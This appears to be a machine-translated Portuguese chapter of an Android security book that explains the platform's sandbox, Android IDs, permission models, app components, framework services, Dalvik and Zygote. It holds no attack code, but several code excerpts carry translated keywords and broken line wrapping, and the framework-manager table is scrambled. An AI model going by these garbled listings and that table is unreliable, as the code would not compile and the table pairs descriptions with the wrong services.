Os limites de segurança, às vezes chamados de limites de confiança, são locais específicos em um sistema em que o nível de confiança é diferente em cada lado. Um ótimo exemplo é o limite entre o espaço do kernel e o espaço do usuário. O código no espaço do kernel é confiável para realizar operações de baixo nível no hardware e acessar toda a memória virtual e física. No entanto, o código do espaço do usuário não pode acessar toda a memória devido ao limite imposto pela unidade central de processamento (CPU).

O sistema operacional Android utiliza dois modelos de permissões separados, mas que cooperam entre si. No nível mais baixo, o kernel do Linux impõe permissões usando usuários e grupos. Esse modelo de permissões é herdado do Linux e impõe o acesso às entradas do sistema de arquivos, bem como a outros recursos específicos do Android. Isso é comumente chamado de *sandbox* do Android. O tempo de execução do Android, por meio do DalvikVM e da estrutura do Android, impõe o segundo modelo. Esse modelo, que é exposto aos usuários quando eles instalam aplicativos, define *permissões* de aplicativos que limitam as capacidades dos aplicativos Android. Na verdade, algumas permissões do segundo modelo são mapeadas diretamente para usuários, grupos e recursos específicos no sistema operacional (SO) subjacente.

Sandbox do Android

A base do Android no Linux traz consigo uma herança bem compreendida de isolamento de processos do tipo Unix e o princípio do menor privilégio. Especificamente, o conceito de que os processos executados como usuários separados não podem interferir uns nos outros, como enviar sinais ou acessar o espaço de memória uns dos outros. Portanto, grande parte da sandbox do Android se baseia em alguns conceitos-chave: isolamento de processos padrão do Linux, IDs de usuário (UIDs) exclusivos para a maioria dos processos e permissões de sistema de arquivos bem restritas.

O Android compartilha o paradigma UID/group ID (GID) do Linux, mas não tem os tradicionais arquivos `passwd` e `group` como fonte de credenciais de usuários e grupos. Em vez disso, o Android define um mapa de nomes para identificadores exclusivos conhecidos como *Android IDs* (AIDs). O mapeamento inicial de AIDs contém entradas reservadas e estáticas para usuários privilegiados

e usuários críticos para o sistema, como o usuário/grupo do sistema. O Android também reserva intervalos de AIDs usados para provisionar UIDs de aplicativos. As versões do Android posteriores à 4.1 acrescentaram intervalos de AID adicionais para vários perfis de usuário e usuários de processos isolados (por exemplo, para maior sandboxing do Chrome). Você pode encontrar definições para AIDs em `system/core/include/private/android_filesystem_config.h` na árvore do Android Open Source Project (AOSP). O texto a seguir mostra um trecho que foi editado para fins de brevidade:

```
#definir AID_ROOT          0 /* usuário root tradicional do unix */

#definir AID_SYSTEM        1000 /* servidor do sistema */

#definir AID_RADIO         1001 /* subsistema de telefonia, RIL */
#definir AID_BLUETOOTH     1002 /* subsistema bluetooth */
...
#definir AID_SHELL         2000 /* usuário do shell adb e de depuração */
/*/
#definir AID_CACHE          2001 /* acesso ao cache */
#definir AID_DIAG           2002 /* acesso a recursos de diagnóstico */

/* A série 3000 deve ser usada apenas como ID de grupo suplementar.
 * Indicam recursos especiais do Android dos quais
o kernel está ciente. */
#define AID_NET_BT_ADMIN 3001 /* bluetooth: criar qualquer
soquete#define AID_NET_BT3002/* bluetooth: criar sco,
soquetes rfcomm ou
12cap#define AID_INET            3003/* pode criar AF_INET e
Soquetes AF_INET6 */
#define
...
#define
AID_APP10000 /* primeiro usuário do aplicativo */

#define AID_ISOLATED_START 99000 /* início de uids para totalmente
processos isolados em área
restrita#define AID_ISOLATED_END 99999 /* fim dos uids para processos
totalmente isolados
processos isolados em área restrita */
#define AID_USER             100000/* deslocamento para intervalos de uid para
cada usuário */
```

Além dos AIDs, o Android usa grupos suplementares para permitir que os processos acessem recursos compartilhados ou protegidos. Por exemplo, a associação ao grupo `sdcard_rw` permite que um processo leia e grave o diretório `/sdcard`, pois suas opções de montagem restringem quais grupos podem ler e gravar. Isso é semelhante à forma como os grupos suplementares são usados em muitas distribuições Linux.

OBSERVAÇÃO Embora todas as entradas de AID sejam mapeadas para um UID e um GID, o UID pode não ser necessariamente usado para representar um usuário no sistema. Por exemplo, `AID_SD CARD _RW` mapeia para `sdcard_rw`, mas é usado apenas como um grupo suplementar, não como um UID no sistema.

Além de reforçar o acesso ao sistema de arquivos, os grupos suplementares também podem ser usados para conceder direitos adicionais aos processos. O grupo AID_INET, por exemplo, permite que os usuários abram soquetes AF_INET e AF_INET6. Em alguns casos, os direitos também podem vir na forma de um *recurso do Linux*. Por exemplo, a associação ao grupo AID_INET_ADMIN concede o recurso CAP_NET_ADMIN, permitindo que o usuário configure interfaces de rede e tabelas de roteamento. Outros grupos semelhantes, relacionados à rede, são citados mais adiante na seção "Rede paranoica".

Na versão 4.3 e posteriores, o Android aumenta o uso dos recursos do Linux. Por exemplo, o Android 4.3 alterou o binário /system/bin/run-as de set-UID root para o uso de recursos do Linux para acessar recursos privilegiados. Aqui, esse recurso facilita o acesso ao arquivo packages.list.

OBSERVAÇÃO Uma discussão completa sobre os recursos do Linux está fora do escopo deste capítulo. Você pode encontrar mais informações sobre a segurança do processo do Linux e os recursos do Linux na página Documentation/security/credentials.txt do kernel do Linux e na página do manual de recursos, respectivamente.

Quando os aplicativos são executados, seu UID, GID e grupos suplementares são atribuídos ao processo recém-criado. A execução com um UID e um GID exclusivos permite que o sistema operacional imponha restrições de nível inferior no kernel e que o tempo de execução controle a interação entre aplicativos. Esse é o ponto crucial da sandbox do Android.

O trecho a seguir mostra a saída do comando ps em um HTC One V. Observe o UID proprietário na extrema esquerda, cada um dos quais é exclusivo para cada processo de aplicativo:

```
app_16      4089  1451   304080 31724 ... S com.htc.bgp
app_35      4119  1451   309712 30164 ... S com.google.android.calendar
app_155     4145  1451   318276 39096 ... S com.google.android.apps.plus
app_24      4159  1451   307736 32920 ... S android.process.media
app_151     4247  1451   303172 28032 ... S com.htc.lockscreen
app_49      4260  1451   303696 28132 ... S com.htc.weather.bg
app_13      4277  1451   453248 68260 ... S com.android.browser
```

Os aplicativos também podem compartilhar UIDs, por meio de uma diretiva especial no pacote do aplicativo. Isso é discutido mais detalhadamente na seção "Principais componentes do aplicativo".

Nos bastidores, os nomes de usuário e de grupo exibidos para o processo são, na verdade, fornecidos por implementações específicas do Android das funções POSIX normalmente usadas para definir e buscar esses valores. Por exemplo, considere a função getpwuid (definida em stubs.cpp na biblioteca Bionic):

```
345 passwd* getpwuid(uid_t uid) { // NOLINT: implementação de função ruim.  
346     stubs_state_t* state = stubs_state();  
347     Se (estado == NULL) {  
348         retornar NULL;  
349     }  
350  
351     passwd* pw = android_id_to_passwd(state, uid);  
352     Se (pw != NULL) {  
353         return pw;  
354     }  
355     return app_id_to_passwd(uid, state);  
356 }
```

Como seus irmãos, o `getpwuid`, por sua vez, chama funções adicionais específicas do Android, como `android_id_to_passwd` e `app_id_to_passwd`. Essas funções preenchem uma estrutura de senha Unix com as informações do AID correspondente. A função `android_id_to_passwd` chama `android_iinfo_to_passwd` para fazer isso:

```
static passwd* android_iinfo_to_passwd(stubs_state_t* state,  
                                         const android_id_info* iinfo) {  
    snprintf(state->dir_buffer_, sizeof(state->dir_buffer_), "/");  
    snprintf(state->sh_buffer_, sizeof(state->sh_buffer_),  
    "/system/bin/sh");  
  
    passwd* pw = &state->passwd_;  
    pw->pw_name = (char*) iinfo->name;  
    pw->pw_uid= iinfo->aid;  
    pw->pw_gid= iinfo->aid;  
    pw->pw_dir= state->dir_buffer_; pw->pw_shell = state->sh_buffer_;  
    return pw;  
}
```

Permissões do Android

O modelo de permissões do Android é multifacetado: Há permissões de API, permissões de sistema de arquivos e permissões de IPC. Muitas vezes, há um entrelaçamento de cada uma delas. Conforme mencionado anteriormente, algumas permissões de alto nível são mapeadas para recursos de sistema operacional de nível inferior. Isso pode incluir ações como a abertura de soquetes, dispositivos Bluetooth e determinados caminhos do sistema de arquivos.

Para determinar os direitos do usuário do aplicativo e os grupos suplementares, o Android processa as permissões de alto nível especificadas no `AndroidManifest` de um pacote de aplicativos

`.xml` (o manifesto e as permissões são abordados em mais detalhes na seção "Principais Seção "Componentes do aplicativo"). As permissões dos aplicativos são extraídas do manifesto do aplicativo no momento da instalação pelo `PackageManager` e armazenadas em

`/data/system/packages.xml`. Essas entradas são então usadas para conceder o

direitos na instanciação do processo do aplicativo (como a configuração de GIDs suplementares). O trecho a seguir mostra a entrada do pacote do Google Chrome em packages.xml, incluindo o ID de usuário exclusivo para esse aplicativo, bem como as permissões que ele solicita:

```
<package name="com.android.chrome"
    codePath="/data/app/com.android.chrome-1.apk"
    nativeLibraryPath="/data/data/com.android.chrome/lib"
    flags="0" ft="1422a161aa8" it="1422a163b1a"
    ut="1422a163b1a" version="1599092" userId="10082"
    installer="com.android.vending">
    <sigs count="1">
        <cert index="0" />
    </sigs>
    <perms>
        <item name="com.android.launcher.permission.INSTALL_SHORTCUT" />
        <item name="android.permission.NFC" />
        ...
        <item name="android.permission.WRITE_EXTERNAL_STORAGE" />
        <item name="android.permission.ACCESS_COARSE_LOCATION" />
        ...
        <item name="android.permission.CAMERA" />
        <item name="android.permission.INTERNET" />
        ...
    </perms>
</pacote>
```

Os mapeamentos de permissão para grupo são armazenados em /etc/permissions/ platform.xml. Eles são usados para determinar IDs de grupos suplementares a serem definidos para o aplicativo. O trecho a seguir mostra alguns desses mapeamentos:

```
...
<permissão name="android.permission.INTERNET" >
    <group gid="inet" />
</permissão>

<permissão name="android.permission.CAMERA" >
    <group gid="camera" />
</permissão>

<permissão name="android.permission.READ_LOGS" >
    <group gid="log" />
</permissão>

<permissão name="android.permission.WRITE_EXTERNAL_STORAGE" >
    <group gid="sdcard_rw" />
...
</permissão>
```

Os direitos definidos nas entradas do pacote são aplicados posteriormente de duas maneiras. O primeiro tipo de verificação é feito no momento da invocação de um determinado método e é aplicado pelo tempo de execução. O segundo tipo de verificação é aplicado em um nível inferior dentro do sistema operacional por uma biblioteca ou pelo próprio kernel.

Permissões de API

As permissões de API incluem aquelas que são usadas para controlar o acesso à funcionalidade de alto nível na API/estrutura do Android e, em alguns casos, em estruturas de terceiros. Um exemplo de uma permissão de API comum é `READ_PHONE_STATE`, que é definida na documentação do Android como permissão de "acesso somente leitura ao estado do telefone". Um aplicativo que solicita e recebe essa permissão pode, portanto, chamar uma variedade de métodos relacionados à consulta de informações do telefone. Isso incluiria métodos na classe `TelephonyManager`, como `getDeviceSoftwareVersion`, `getDeviceId`, `getDeviceId` e outros.

Conforme mencionado anteriormente, algumas permissões de API correspondem a mecanismos de aplicação em nível de kernel. Por exemplo, receber a permissão `INTERNET` significa que o UID do aplicativo solicitante é adicionado como membro do grupo `inet` (GID 3003). A associação a esse grupo concede ao usuário a capacidade de abrir soquetes `AF_INET` e `AF_INET6`, o que é necessário para a funcionalidade de API de nível superior, como a criação de um objeto `HttpURLConnection`.

No Capítulo 4, também discutimos alguns descuidos e problemas com as permissões de API e sua aplicação.

Permissões do sistema de arquivos

A sandbox de aplicativos do Android é fortemente suportada por permissões rígidas do sistema de arquivos Unix. Os UIDs e GIDs exclusivos dos aplicativos têm, por padrão, acesso apenas aos seus respectivos caminhos de armazenamento de dados no sistema de arquivos. Observe os UIDs e GIDs (na segunda e terceira colunas) na listagem de diretórios a seguir. Eles são exclusivos para esses diretórios e suas permissões são tais que somente esses UIDs e GIDs podem acessar o conteúdo deles:

```
root@android:/ # ls -l /data/data
drwxr-x--x u0_a3      ... com.android.browser drwxr-x--x
u0_a4          ... com.android.calculator2 drwxr-x-
-x u0_a5      ... com.android.calendar drwxr-x--x
u0_a24         ... com.android.camera
...
drwxr-x--x u0_a55     ... com.twitter.android drwxr-x--
x u0_a56       ... com.ubercab
drwxr-x--x u0_a53     ... com.yougetitback.androidapplication.virgin. mobile
drwxr-x--x u0_a31u0_a31   ... jp.co.omronsoft.openwnn
```

Posteriormente, os arquivos criados pelos aplicativos terão as permissões de arquivo apropriadas definidas. A listagem a seguir mostra o diretório de dados de um aplicativo, com propriedade e permissões em subdiretórios e arquivos definidos somente para o UID e o GID do aplicativo:

```
root@android:/data/data/com.twitter.android # ls -lR

.:
drwxrwx--x u0_a55                      u0_a552013-10-17 00:07 cache
drwxrwx--x u0_a55      u0_a552013-10-17 00:07 bancos de dados
drwxrwx--x      u0_a55u0_a552013-10-17      00:07 files
lrwxrwxrwx install    install2013-10-22 18:16 lib ->
/data/app-lib/com.twitter.android-1
drwxrwx--x u0_a55      u0_a552013-10-17 00:07 shared_prefs

./cache:
drwx----- u0_a55                      u0_a552013-10-17 00:07
com.android.renderscript.cache

./cache/com.android.renderscript.cache:

./databases:
-rw-rw---- u0_a55      u0_a55184320      2013-10-17 06:47 0-3.db
-rw------- u0_a55      u0_a558720 2013-10-17 06:47 0-3.db-journal
-rw-rw---- u0_a55      u0_a5561440 2013-10-22 18:17 global.db
-rw------- u0_a55      u0_a5516928 2013-10-22 18:17 global.db-journal

./files:
drwx----- u0_a55                      u0_a552013-10-22 18:18
com.crashlytics.sdk.android

./files/com.crashlytics.sdk.android:
-rw-----                               u0_a55u0_a5580 2013-
10-22 18:18 5266C1300180-0001-0334-
EDCC05CFF3D7BeginSession.cls

./shared_prefs:
-rw-rw----u0_a55      u0_a55          155 2013-10-17 00:07 com.crashlytics.prefs.
xml
-rw-rw----u0_a55      u0_a55          143 2013-10-17 00:07
com.twitter.android_preferences.xml
```

Conforme mencionado anteriormente, determinados GIDs suplementares são usados para acesso a recursos compartilhados, como cartões SD ou outro armazenamento externo. Como exemplo, observe a saída dos comandos `mount` e `ls` em um HTC One V, destacando o caminho `/mnt/sdcard`:

```
root@android:/ # mount
...
/dev/block/dm-2 /mnt/sdcard vfat rw,dirsync,nosuid,nodev,noexec,relatime,
uid=1000,gid=1015,fmask=0702,mask=0702,allow_utime=0020,codepage=cp437,
iocharset=iso8859-1,shortname=mixed,utf8,errors=remount-ro 0 0
...
root@android:/ # ls -l /mnt
...
d---rwxr-x sistema    sdcard_rw1969-12-31 19:00 sdcard
```

Aqui você vê que o cartão SD está montado com o GID 1015, que corresponde ao grupo `sdcard_rw`. Os aplicativos que solicitarem a permissão `WRITE_EXTERNAL_STORAGE` terão seu UID adicionado a esse grupo, concedendo-lhes acesso de gravação a esse caminho.

Permissões de IPC

As permissões de IPC são aquelas que se relacionam diretamente à comunicação entre os componentes do aplicativo (e alguns recursos de IPC do sistema), embora haja alguma sobreposição com as permissões de API. A declaração e a aplicação dessas permissões podem ocorrer em diferentes níveis, incluindo o tempo de execução, as funções da biblioteca ou diretamente no próprio aplicativo. Especificamente, esse conjunto de permissões se aplica aos principais componentes de aplicativos do Android que são criados com base no mecanismo Binder IPC do Android. Os detalhes desses componentes e do próprio Binder são apresentados mais adiante neste capítulo.

Observando as camadas mais de perto

Esta seção examina mais de perto as partes mais relevantes para a segurança da pilha de software do Android, incluindo aplicativos, a estrutura do Android, o DalvikVM, o código nativo do espaço do usuário de suporte e os serviços associados, e o kernel do Linux. Isso ajudará a preparar o terreno para os capítulos posteriores, que entrarão em mais detalhes sobre esses componentes. Isso fornecerá o conhecimento necessário para atacar esses componentes.

Aplicativos para Android

Para entender como avaliar e atacar a segurança dos aplicativos Android, primeiro você precisa entender do que eles são feitos. Esta seção discute as partes dos aplicativos Android relevantes para a segurança, o tempo de execução do aplicativo e os mecanismos de IPC de suporte. Isso também ajuda a estabelecer as bases para o Capítulo 4.

Normalmente, os aplicativos são divididos em duas categorias: pré-instalados e instalados pelo usuário. Os aplicativos pré-instalados incluem aplicativos do Google, do fabricante do equipamento original (OEM) e/ou fornecidos pela operadora de celular, como calendário, e-mail, navegador e gerenciadores de contatos. Os pacotes para esses aplicativos residem na pasta diretório `/system/app`. Alguns deles podem ter privilégios ou recursos elevados e, portanto, podem ser de interesse particular. Os aplicativos instalados pelo usuário são aqueles que o próprio usuário instalou, seja por meio de um mercado de aplicativos como o Google Play, download direto ou manualmente com `pm install` ou `adb install`. Esses aplicativos, bem como as atualizações de aplicativos pré-instalados, residem no diretório `/data/app`.

O Android usa criptografia de chave pública para várias finalidades relacionadas a aplicativos. Primeiro, o Android usa uma *chave de plataforma* especial para assinar pacotes de aplicativos pré-instalados. Os aplicativos assinados com essa chave são especiais, pois podem ter privilégios de usuário do sistema. Em seguida, os aplicativos de terceiros são assinados com chaves geradas por desenvolvedores individuais. Tanto para os aplicativos pré-instalados quanto para os instalados pelo usuário, o Android usa a assinatura para evitar atualizações não autorizadas de aplicativos.

Principais componentes do aplicativo

Embora os aplicativos Android sejam compostos de várias partes, esta seção destaca aquelas que são notáveis na maioria dos aplicativos, independentemente da versão do Android a que se destinam. Esses componentes incluem o *AndroidManifest*, *Intents*, *Activities*, *BroadcastReceivers*, *Services* e *Content Providers*. Os últimos quatro desses componentes representam pontos de extremidade IPC, que têm propriedades de segurança particularmente interessantes.

AndroidManifest.xml

Todos os pacotes de aplicativos Android (APKs) devem incluir o *AndroidManifest.xml*. Esse arquivo XML contém uma grande quantidade de informações sobre o aplicativo, incluindo as seguintes:

- Nome exclusivo do pacote (por exemplo, `com.wiley.SomeApp`) e informações sobre a versão
- Definições de atividades, serviços, receptores de transmissão e instrumentação
- Definições de permissão (tanto as solicitadas pelo aplicativo quanto as permissões personalizadas definidas por ele)
- Informações sobre bibliotecas externas empacotadas e usadas pelo aplicativo
- Diretivas de suporte adicionais, como informações de UID compartilhado, local de instalação pré-fixado e informações da interface do usuário (como o ícone do iniciador do aplicativo)

Uma parte particularmente interessante do manifesto é o atributo `sharedUserId`.

Em termos simples, quando dois aplicativos são assinados pela mesma chave, eles podem especificar um identificador de usuário idêntico em seus respectivos manifestos. Nesse caso, os dois aplicativos são executados com o mesmo UID.

Posteriormente, isso permite que esses aplicativos acessem o mesmo armazenamento de dados do sistema de arquivos e, possivelmente, outros recursos. O arquivo de manifesto geralmente é gerado automaticamente pelo ambiente de desenvolvimento, como o Eclipse ou o Android Studio, e é convertido de texto simples XML para XML binário durante o processo de compilação.

Intenções

Uma parte importante da comunicação entre aplicativos são as *Intents*. Esses são objetos de mensagem que contêm informações sobre uma operação a ser executada, o componente de destino opcional no qual atuar e sinalizadores adicionais ou outras

informações de suporte (que podem ser significativas para o destinatário). Quase todas as ações comuns, como

tocar em um link em uma mensagem de e-mail para iniciar o navegador, notificar o aplicativo de mensagens sobre a chegada de um SMS e instalar e remover aplicativos - envolvem a transmissão de Intents pelo sistema.

Isso é semelhante a um recurso de chamada de procedimento remoto (RPC) ou IPC, em que os componentes dos aplicativos podem interagir programaticamente uns com os outros, invocando funcionalidades e compartilhando dados. Dada a aplicação da sandbox em um nível inferior (sistema de arquivos, AIDs e assim por diante), os aplicativos geralmente interagem por meio dessa API. O tempo de execução do Android atua como um monitor de referência, aplicando verificações de permissões para Intents, se o chamador e/ou o receptor especificarem requisitos de permissão para o envio ou recebimento de mensagens.

Ao declarar componentes específicos em um manifesto, é possível especificar um *filtro de intenção*, que declara os critérios com os quais o ponto de extremidade lida. Os filtros de intenção são especialmente usados ao lidar com intenções que não têm um destino específico, chamadas de intenções *implícitas*.

Por exemplo, suponha que o manifesto de um aplicativo contenha uma permissão personalizada `com.wiley.permission.INSTALL_WIDGET`, e uma atividade, `com.wiley.MyApp`.
`.InstallWidgetActivity`, que usa essa permissão para restringir a inicialização do `InstallWidgetActivity`:

```
<manifest android:versionCode="1" android:versionName="1.0"
    package="com.wiley.MyApp"
    ...
    <permission android:name="com.wiley.permission.INSTALL_WIDGET"
        android:protectionLevel="signature" />
    ...
    <activity android:name=".InstallWidgetActivity"
        android:permission="com.wiley.permission.INSTALL_WIDGET"/>
```

Aqui vemos a declaração de permissão e a declaração de atividade. Observe, também, que a permissão tem um atributo `protectionLevel` de assinatura. Isso limita os outros aplicativos que podem solicitar essa permissão apenas àqueles assinados pela mesma chave que o aplicativo que definiu inicialmente essa permissão.

Atividades

Simplificando, uma *Activity* é um componente de aplicativo voltado para o usuário, ou UI. Criadas a partir da classe *Activity* básica, as atividades consistem em uma janela, juntamente com os elementos pertinentes da interface do usuário. O gerenciamento de nível inferior das atividades é feito pelo serviço *Activity Manager*, apropriadamente chamado, que também processa as Intents enviadas para invocar as atividades entre aplicativos ou mesmo dentro deles. Essas atividades são definidas no manifesto do aplicativo, da seguinte forma:

```
...
    <activity android:theme="@style/Theme_NoTitle_FullScreen"
        android:name="com.yougetitback.androidapplication.ReportSplashScreen"
        android:screenOrientation="portrait" />
    <activity android:theme="@style/Theme_NoTitle_FullScreen"
        android:name="com.yougetitback.androidapplication.SecurityQuestionScreen"
        android:screenOrientation="portrait" />
    <activity android:label="@string/app_name"
        android:name="com.yougetitback.androidapplication.SplashScreen"
        android:clearTaskOnLaunch="false" android:launchMode="singleTask"
        android:screenOrientation="portrait">
        <filtro de intenção>
            <action android:name="android.intent.action.MAIN" />
        </intent-filter>
    ...

```

Aqui vemos atividades, juntamente com especificadores para informações de estilo/UI, orientação da tela e assim por diante. O atributo launchMode é notável, pois afeta a forma como a atividade é iniciada. Nesse caso, o valor singleTask indica que apenas uma instância dessa atividade específica pode existir por vez, em vez de iniciar uma instância separada para cada invocação. A instância atual (se houver uma) do aplicativo receberá e processará a intenção que invocou a atividade.

Receptores de transmissão

Outro tipo de ponto de extremidade de IPC é o *receptor de difusão*. Eles são comumente encontrados quando os aplicativos desejam receber um Intent implícito que corresponda a determinados critérios. Por exemplo, um aplicativo que deseja receber a intenção associada a uma mensagem SMS registraria um receptor em seu manifesto com um filtro de intenção correspondente à ação android.provider.Telephony.SMS_RECEIVED:

```
<receptor android:name=".MySMSReceiver">
    <intent-filter android:priority: "999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receptor>
```

OBSERVAÇÃO Os receptores de transmissão também podem ser registrados programaticamente em tempo de execução usando o método registerReceiver. Esse método também pode ser sobreescrito para definir restrições de permissão no receptor.

A definição de requisitos de permissão em receptores de difusão pode limitar quais aplicativos podem enviar Intents para esse endpoint.

Serviços

Os serviços são componentes de aplicativos sem uma interface de usuário que são executados em segundo plano, mesmo que o usuário não esteja interagindo diretamente com o aplicativo do serviço. Alguns exemplos de serviços comuns no Android incluem o `SmsReceiverService` e o `BluetoothOppService`. Embora cada um desses serviços seja executado fora da visão direta do usuário, como outros componentes do aplicativo Android, eles podem aproveitar os recursos de IPC enviando e recebendo Intents.

Os serviços também devem ser declarados no manifesto do aplicativo. Por exemplo, aqui está uma definição simples de um serviço que também apresenta um filtro de intenção:

```
<service android:name="com.yougetitback.androidapplication.FindLocationService">
    <filtro de intenção>
        <action android:name="com.yougetitback.androidapplication.FindLocationService" />
    </intent-filter>
</service>
```

Normalmente, os serviços podem ser interrompidos, iniciados ou vinculados, tudo por meio de Intents. No último caso, a vinculação a um serviço, um conjunto adicional de procedimentos de IPC ou RPC pode estar disponível para o chamador. Esses procedimentos são específicos da implementação de um serviço e aproveitam melhor o serviço Binder, discutido mais adiante na seção "Kernel" do capítulo.

Provedores de conteúdo

Os provedores de conteúdo atuam como uma interface estruturada para armazenamentos de dados comuns e compartilhados. Por exemplo, o provedor Contacts e o provedor Calendar gerenciam repositórios centralizados de entradas de contatos e entradas de calendário, respectivamente, que podem ser acessados por outros aplicativos (com as devidas permissões). Os aplicativos também podem criar seus próprios provedores de conteúdo e, opcionalmente, expô-los a outros aplicativos. Os dados expostos por esses provedores normalmente são apoiados por um banco de dados SQLite ou por um caminho direto do sistema de arquivos (por exemplo, um reproduutor de mídia que indexa e compartilha caminhos para arquivos MP3).

Assim como outros componentes do aplicativo, a capacidade de ler e gravar os provedores de conteúdo pode ser restringida com permissões. Considere o seguinte trecho de um exemplo de arquivo `AndroidManifest.xml`:

```
<provider android:name="com.wiley.example.MyProvider"
    android:writePermission="com.wiley.example.permission.WRITE"
    android:authorities="com.wiley.example.data" />
```

O aplicativo declara um provedor, chamado `MyProvider`, que corresponde à classe que implementa a funcionalidade do provedor. Em seguida, ele declara uma `writePermission` de `com.wiley.example.permission.WRITE`, indicando que somente os aplicativos com essa permissão personalizada podem gravar nesse provedor. Por fim,

especifica as autoridades ou o identificador de recurso uniforme (URI) de conteúdo para o qual esse provedor atuará. Os URIs de conteúdo assumem a forma de `content://[authori-tynname]/` e podem incluir informações adicionais de caminho/argumento, possivelmente significativas para a implementação do provedor subjacente (por exemplo, `content://com.wiley.example.data/foo`).

No Capítulo 4, demonstramos um meio de descobrir e atacar alguns desses pontos de extremidade de IPC.

A estrutura do Android

A cola entre os aplicativos e o tempo de execução, a *estrutura do Android* fornece as peças - pacotes e suas classes - para que os desenvolvedores executem tarefas comuns. Essas tarefas podem incluir o gerenciamento de elementos da interface do usuário, o acesso a armazenamentos de dados compartilhados e a transmissão de mensagens entre os componentes do aplicativo. Além disso, inclui qualquer código não específico do aplicativo que ainda é executado no DalvikVM.

Os pacotes comuns da estrutura são aqueles dentro do namespace `android.*`, como `android.content` ou `android.telephony`. O Android também fornece muitas classes Java padrão (nos namespaces `java.*` e `javax.*`), bem como pacotes adicionais de terceiros, como as bibliotecas do cliente Apache HTTP e o analisador XML SAX. A estrutura do Android também inclui os serviços usados para gerenciar e facilitar grande parte da funcionalidade fornecida pelas classes que a compõem. Esses chamados gerenciadores são iniciados pelo `system_server` (discutido na seção "Zygote") após a inicialização do sistema. A Tabela 2-1 mostra alguns desses gerentes e sua descrição/função na estrutura.

Tabela 2-1: Gerentes de estrutura

SERVIÇO DE ESTRUTURA	Descrição
Activity aplicativos/atividades,	ManagerGerencia a resolução/destinos de intenções e o lançamento de e assim por diante
ViewSystem que um usuário vê) nas atividades	PackageManager Gerencia visualizações (composições da interface do usuário sobre pacotes atualmente
Telephony telefonia,	Manager Gerencia informações e tarefas e previamente enfileirados para serem instalados no sistema
ResourceManager	Manager Gerencia informações e tarefas relacionadas aos serviços de estado(s) do rádio e informações de rede e do assinante
Location (GPS, celular, etc.),	Fornece acesso a recursos de aplicativos que não são de código, como gráficos, layouts de interface do usuário, dados de cadeia de caracteres e assim por diante.
Notification	Manager Fornece uma interface para configuração e recuperação de dados WiFi) informações de localização, como coordenadas de localização
	Manager Gerencia várias notificações de eventos, como a reprodução de sons,

Você pode ver alguns desses gerenciadores aparecendo como threads no processo `system_server` usando o comando `ps`, especificando o PID do `system_server` e a opção `-t`:

```
root@generic:/ # ps -t -p 376
USUÁRIO  PID  PPID ... NOME
sistema  376   52   ... system_server
...
sistema  389   376  ... SensorService
sistema  390   376  ... Gerenciador de
                  janelas
sistema  391   376  ... Gerenciador de
                  atividades
...
sistema  399   376  ... Gerenciador de
                  pacotes
```

A máquina virtual Dalvik

O DalvikVM é baseado em registros, e não em pilhas. Embora se diga que o Dalvik é baseado em Java, ele não é Java na medida em que o Google não usa os logotipos Java e o modelo de aplicativo Android não tem relação com os JSRs (Requisitos de especificação Java). Para o desenvolvedor de aplicativos Android, o DalvikVM pode parecer e se sentir como Java, mas não é. O processo geral de desenvolvimento é parecido com o seguinte:

1. O desenvolvedor codifica no que sintaticamente se parece com Java.
2. O código-fonte é compilado em arquivos `.class` (também semelhantes a Java).
3. Os arquivos de classe resultantes são traduzidos para o bytecode Dalvik.
4. Todos os arquivos de classe são combinados em um único arquivo executável Dalvik (`DEX`).
5. O bytecode é carregado e interpretado pelo DalvikVM.

Como uma máquina virtual baseada em registros, o Dalvik tem cerca de 64.000 registros virtuais. No entanto, é mais comum que apenas os primeiros 16, ou raramente 256, sejam usados. Esses registros são simplesmente locais de memória designados na memória da VM que simulam a funcionalidade de registro dos microprocessadores. Assim como um microprocessador real, o DalvikVM usa esses registros para manter o estado e, em geral, controlar as coisas enquanto executa o bytecode.

O DalvikVM foi projetado especificamente para as restrições impostas por um sistema incorporado, como baixa memória e velocidades de processador. Portanto, o DalvikVM foi projetado com velocidade e eficiência em mente. As máquinas virtuais, afinal, são uma abstração da máquina de registro subjacente da CPU. Isso significa inherentemente perda de eficiência, e é por isso que o Google procurou minimizar esses efeitos.

Para aproveitar ao máximo essas restrições, os arquivos DEX são otimizados antes de serem interpretados pela máquina virtual. No caso de arquivos DEX iniciados a partir de um aplicativo Android, isso geralmente acontece apenas uma vez, quando o aplicativo é iniciado pela primeira vez. O resultado desse processo de otimização é um arquivo DEX otimizado

(ODEX). Deve-se observar que os arquivos ODEX não são portáteis em diferentes revisões do DalvikVM ou entre dispositivos.

Semelhante à Java VM, a DalvikVM faz interface com o código nativo de nível inferior usando a Java Native Interface (JNI). Essa funcionalidade permite a chamada do código Dalvik para o código nativo e vice-versa. Informações mais detalhadas sobre o DalvikVM, o formato de arquivo DEX e o JNI no Android estão disponíveis na documentação oficial do Dalvik em <http://milk.com/kodebase/dalvik-docs-mirror/docs/>.

Zygote

Um dos primeiros processos iniciados quando um dispositivo Android é inicializado é o processo Zygote. O Zygote, por sua vez, é responsável por iniciar serviços adicionais e carregar as bibliotecas usadas pela estrutura do Android. Em seguida, o processo Zygote atua como carregador de cada processo Dalvik, criando uma cópia de si mesmo, ou bifurcação. Essa otimização evita a necessidade de repetir o processo dispendioso de carregar a estrutura do Android e suas dependências ao iniciar processos Dalvik (incluindo aplicativos). Como resultado, as bibliotecas principais, as classes principais e suas estruturas de heap correspondentes são compartilhadas entre as instâncias do DalvikVM. Isso cria algumas possibilidades interessantes de ataque, conforme você lerá em mais detalhes no Capítulo 12.

A segunda ordem de trabalho do Zygote é iniciar o processo `system_server`. Esse processo contém todos os serviços principais que são executados com privilégios elevados sob o AID do sistema. Por sua vez, o `system_server` inicia todos os serviços da estrutura do Android apresentados na Tabela 2-1.

OBSERVAÇÃO O processo `system_server` é tão importante que eliminá-lo faz com que o dispositivo pareça ser reinicializado. No entanto, apenas o subsistema Dalvik do dispositivo está realmente sendo reiniciado.

Depois de sua inicialização, o Zygote fornece acesso à biblioteca para outros processos Dalvik via RPC e IPC. Esse é o mecanismo pelo qual os processos que hospedam os componentes do aplicativo Android são realmente iniciados.

Código nativo do espaço do usuário

O código nativo, no espaço do usuário do sistema operacional, compreende uma grande parte do Android. Essa camada é composta por dois grupos principais de componentes: bibliotecas e serviços do sistema principal. Esta seção discute esses grupos e muitos componentes individuais que pertencem a esses grupos, com um pouco mais de detalhes.

Bibliotecas

